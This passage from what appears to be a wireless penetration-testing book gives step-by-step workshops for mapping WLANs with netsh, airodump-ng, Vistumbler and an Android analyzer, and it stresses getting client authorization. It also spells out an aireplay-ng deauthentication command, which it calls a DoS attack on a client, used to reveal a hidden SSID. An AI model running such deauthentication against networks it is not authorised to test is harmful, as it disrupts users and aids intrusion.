


illustration 14 - A possible result of active scanning with the iwlist command

Workshop: Mapping WLANs with Windows

Resources:

1. **Hacker station:** Computer with Windows operating system.
2. **Software:** netsh command that comes with Windows.
3. **Hardware:** Wireless adapter compatible with Windows.

Steps to follow:

1. Open a command-line cmd and execute the following command:

netsh wlan show networks mode=ssid




Illustration 15 - Possible output from the netsh command in Windows

2. The netsh command has more options, which we can review with the help (/?) after any of the parameters. Let us look at an example:




Illustration 16 - Support options for the netsh command

3. In the help, we can see that if we want to map the WLANs previously scanned, it would be enough to change the mode to bssid.




Illustration 17 - Options for the netsh command for mapping infrastructure WLANs




Illustration 18 – A possible output from mapping WLANs with netsh in Windows

Workshop: Mapping WLANs from Linux

Resources:

- **Hacker station:** Computer with Linux operating system (in this workshop we use Ubuntu).

- **Software:** aircrack-ng suite and wireless-tools.

- **Hardware:** Wireless network card compatible with Linux and with the aircrack-ng suite.

Steps to follow:

1. Having previously identified the wireless network interface we will place it in monitor mode. On this occasion, we will use iwconfig (even though we could use airmon-ng).

E.g.:
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up




Illustration 19 - Example of commands for placing the wireless card in monitor mode

1. Finally, we are ready to map the nearby wireless networks, for which we will conduct active scanning with the airodump-ng command.

E.g.: sudo airodump-ng wlan0

Note: with my external card this would be sudo airodump-ng wlx00c0ca8886ad.

1. As can be noted, we can already see the different WLANs and their parameters. However, it can be seen in the attached graphic that there is a WLAN whose name is hidden (this is called "<length: 0>" in the ESSID (Extended Service Set Identifier) field.




Illustration 20 – A possible output from the airodump-ng command

What does it mean that a WLAN is hidden?

When we configure a WLAN in an AP, we have, as administrators, the power to decide whether we are going to publish the existence of the same; this can usually be done very easily from the administration interface of the AP in the wireless network section simply by activating/deactivating a "visibility" option.

Illustration 21 shows how the visibility option is activated/deactivated in an AP.

Now, what does this mean in terms of standard 802.11? Well, among the types of frames used by a WIFI network there is a special type called a "beacon".

A beacon frame contains information on the WLAN, such as the Service Set Identifier (SSID), which we know as "the name of the WLAN", and other parameters. These beacons are transmitted by the AP periodically so that the wireless clients can link to the WLAN.

When an administrator configures the WLAN in "invisible" mode, what happens is that the SSID field within the beacon is transmitted empty, because of which the wireless client will have to know in advance the name of the WLAN to be able to link to it.




Illustration 21 - Example of visibility configuration of the SSID in a DLINK router

In Illustration 22 we can see how, when scanning WLANs from Kali Linux[xii], both in passive and active mode, there is a network whose SSID is not shown to us. We, therefore, deduce that the administrator has hidden the network.

However, this is only a minor setback, for in the following workshop we will see how we can map a WLAN whose SSID is hidden.

Illustration 22 - There is a nearby WLAN whose SSID is hidden

Workshop: Mapping hidden WLANs from Linux

Resources:

- **Hacker station:** Computer with Linux operating system (in this workshop we use Kali).

- **Software:** aircrack-ng suite and wireless-tools.

- **Hardware:** Wireless network card compatible with Linux and with the aircrack-ng suite.

Steps to follow:

1. First, we place the WIFI card in monitor mode, then we capture packets with airodump-ng.

E.g.: airodump-ng wlan0




Illustration 23 - We discover an open network with the SSID hidden

1. As can be seen, there is an open network (OPEN), but it is hidden. We know this because instead of the WLAN name the text “<length: 0>” is displayed.
2. To know the name of this hidden WLAN we will use a simple trick, we get one of the clients connected to the said network to re-authenticate. How? Well by de-authenticating it using the aireplay-ng command.

- Cut the capture with CTRL+C and do this again but limit it to the AP of interest. To do this we will need the information from the BSSID field, i.e. the MAC address of the victim AP and the channel used for the communication.

Syntax: airodump-ng—channel #*AP_channel*—bssid *AP_MAC* wifi_adapter_name

E.g.: airodump-ng—channel 7—bssid 00:1C:F0:F1:51:54 wlan0

1. Now open another terminal and execute aireplay-ng in it.

Syntax: aireplay-ng -0*number_packets_deauth* -to *AP_MAC* -c Client_MAC *wifi_adapter_name*

Example: aireplay-ng -020 -a 00:1C:F0:F1:51:54 -c 74:DE:2B:08:35:B6 wlan0




Illustration 24 - We execute a DoS attack on a wireless client using aireplay

1. As we can see, when the attack is executed with aireplay-ng the client re-authenticates, revealing to us the name of the WLAN. In this example, the hidden WLAN is called "HIDDEN".

Workshop: Mapping WLANs in Windows with Vistumbler

Resources:

- **Hacker station:** Computer with Microsoft Windows operating system.
- **Software:** Vistumbler for Windows, downloadable from https://www.vistumbler.net/.
- **Hardware:** Wireless adapter compatible with Windows.

Steps to follow:

1. Download and install vistumbler in your computer and follow the steps indicated in the installer program.
2. Open Vistumbler and click on the "Scan APs" button. Here you will see a list of the nearby wireless access points and useful information such as the name of the WLAN (SSID), signal levels, authentication, encryption, etc.




Illustration 25 - Mapping WLANs with Vistumbler

1. On the left side, you will see a set of tree type options. When clicking the plus symbol (+) on one of the options you will see more details about one WLAN.
2. If you click on the "Graph 1" or "Graph 2" buttons you will see the power graph of the signal from the WLAN you select (see illustration 27). To deactivate the graph, click on the respective "No Graph" button.




Illustration 26 - Details of a WLAN in Vistumbler




Illustration 27 - Power graph in Vistumbler

1. An alternative method for comparing the power levels of the nearby wireless points is to select the menu "Extras -> 2.4Ghz Channel Graph" or the equivalent for 5Ghz, depending on the antenna.




Illustration 28 - Channel graph in Vistumbler

1. If we want to focus on a feature or on one WLAN, we can use the filters feature included with Vistumbler. To do this select "View -> Filters -> Add/Remove Filters". Then click the "Add Filter" button. This will open a window in which we can add the feature we want to focus on. For example, let us imagine that we only want to see the WLANs which are using WEP as the encryption. In this case, we give the filter an appropriate name (E.g.: filter-wep) and we enter "WEP" in the text box corresponding to "Encryption", then click "OK".

Illustration 29 - We create a filter in Vistumbler




Illustration 30 - "Filtro-wep" filter created

1. Now that we have created the filter we simply select it in the menu "View -> Filters -> filtro-wep" and we will see the result.




Illustration 31 – A possible result when applying "filtro-wep"

1. We can export the result of the mapping in different forms for subsequent analysis. In this example, we have chosen to export the filtered APs in csv format.




Illustration 32 - Exporting results in Vistumbler

1. As can be seen, Vistumbler is a very easy stumbler to use and is useful for mapping WLANs.

Workshop: Mapping WLANs from Android

Resources:

- **Hacker device:** Smartphone or tablet with Android operating system.
- **Software:** WIFI Analyzer available free from Google Play.
- **Hardware:** Wireless adapter integrated into your smartphone/tablet.

Steps to follow:

1. Go to Google Play, search “WIFI Analyzer” and install it. Then search “WIFI Connecter Library” and install this as well.
2. This application does not require us to disconnect the device from a WLAN for mapping, so it does not matter whether we are connected or not.
3. Open WIFI Analyzer. All the WLANs within the range of the wireless card in your device will appear on the main screen. The information provided includes: SSID (name of the WLAN), BSSID (MAC address of the AP), make of AP, power levels.
4. At the top, there is an icon representing an eye. If we select this icon we can change the view to channel graph, time graph, channel punctuation, list of APs (current list), signal meter. First, we will select "Channel graph". See the result in illustration 35.

Illustration 33 - Initial Wifi Analyzer screen




Illustration 34 - List of APs




Illustration 35 - Channel graph

1. We then select "Time graph".




Illustration 36 - Time graph

1. In the "Channel punctuation" view (Illustration 37) we will be asked to select the current AP if we are connected to a WLAN.
2. Similarly, in the "Signal meter" view (Illustration 38) we will need to select the AP to which we are connected to see the power levels in real time. We must remember that this is an application of the "stumbler"

type, i.e. it is only a stumbler, it cannot be used to hack WLANs, only to map them. We can check how the power level increases as we head towards the AP and how it decreases as we move away from it.

3. WIFI Analyzer also has configuration options we can access by selecting the tool icon at the top (see Figure 39). A rather useful option is to activate "Open network indicator". We will see an asterisk symbol (*) beside the name of a WLAN which does not use authentication.




Illustration 37 - Channel Punctuation View

1. Let us now return to the view with the list of APs (eye icon -> AP list). If we tap the WLAN to which we are connected we will see information on it (for result see example in Figure 40).

Illustration 38 - Signal meter




Illustration 39 - Configuration options. Translation notes: Immersive mode, Keep the screen on, Indicator of open network, Fill graphic of channels.

1. On the other hand, if we tap a WLAN to which we are not connected we will then be asked for the connection password if it is a network with authentication, or it will be connected automatically in the case of an open network.

2. As we have noted, WIFI Analyzer is a very useful stumbler, and it is also free.




Illustration 40 – A possible result on selecting the WLAN to which we are connected




Illustration 41 - Dialogue box requesting credentials when we select a WLAN to which we are not connected

Useful resources

- **Article:** SANS Institute. (2002). A Guide to Wardriving. Sans.org. retrieved in 2017, from **https://www.sans.org/reading-room/whitepapers/wireless/guide-wardriving-detecting-wardrivers-174**.

- **Vistumbler Wiki: https://github.com/RIEI/Vistumbler/wiki**.

- **Documentation o the Aircrack-ng suite: http://www.aircrack-ng.org/doku.php**.

- **Book:** Burns, B., & Killion, D. (2007). Security power tools (1st ed.). Sebastopol, Calif.: O'Reilly.

- **Book:** Ramachandran, V. (2015). Kali Linux wireless penetration testing beginner's guide: master wireless testing techniques to survey and attack wireless networks with Kali Linux (1st ed.).

- **Book:** Pretty, B. (2017). Build an Aircrack Super Cluster: with Raspberry Pi (1st ed.). ISBN Canada

Chapter 3: Attacking WIFI networks and clients

How to overcome the protection mechanisms?

If we reach this phase and have done a good job, we should know at this stage:

- Which wireless networks are close to the wardriving station (SSID).
- What encryption mechanisms and ciphers the nearby WLANs are using (ENC, CIPHER).
- The type of authentication these WLANs use (AUTH).
- On what channel they transmit information (CH).
- Which networks are closest to your location (PWR).[xiii]
- The MAC addresses of the APs managing the WLANs (BSSID).
- Whether there are clients connected to a WLAN (STATION) and if there is little or a lot of activity on the said network (#Data, #/s).
- The maximum speed supported by the AP (MB).

Note: The acronyms in brackets refer to the respective fields shown in the output of the airodump-ng command.

With this information, we will be able to decide which WLAN or WLANs to audit and what type of attack to use.

If the wardriving is gray-box, the client must first have given us the SSIDs to be audited, which we will then use to compare this information with what we have found during the wireless mapping phase.

If the wardriving is black-box we will use the information from the mapping to show it to the client, who will then confirm to us the names of the WLANs to be audited; we cannot risk proceeding directly to hack a WLAN without being sure that it belongs to our client, even though it is easy for us to deduce which is the victim SSID. This is because it could have serious legal consequences for us, depending on the laws of the country we live in.

Once we are certain of our target WLANs, and once we have obtained the written authorization of the client, we will then proceed to the attack phase.

The type of attack we choose to execute will depend on the target. The flowchart shown in Figure 42 suggests possible attacks - according to the type of victim WLAN[xiv] - where the aim is to connect successfully to the wireless network.

Workshop: Hacking open WLANs which use MAC control

When seeing the news on the television about the latest cyberattacks and reading the headlines in the newspapers about phishing scams, you would think that it would not occur to anyone to configure his or her wireless network without providing it with at least one password... duh! There is a huge number of open networks on a global level, and to confirm this all you must do is walk or drive through any city with a smartphone which has an active WIFI.

Of course, there are WIFI networks whose purpose is to provide public access to the Internet, such as those implemented by the municipalities of many cities and the hotspots in shopping centers, at airports or in coffee-shops. Nevertheless, if the intention is for the WLAN to be for private use, the least that can be expected is for a personal pre-shared key to be used with a password that meets complexity criteria.

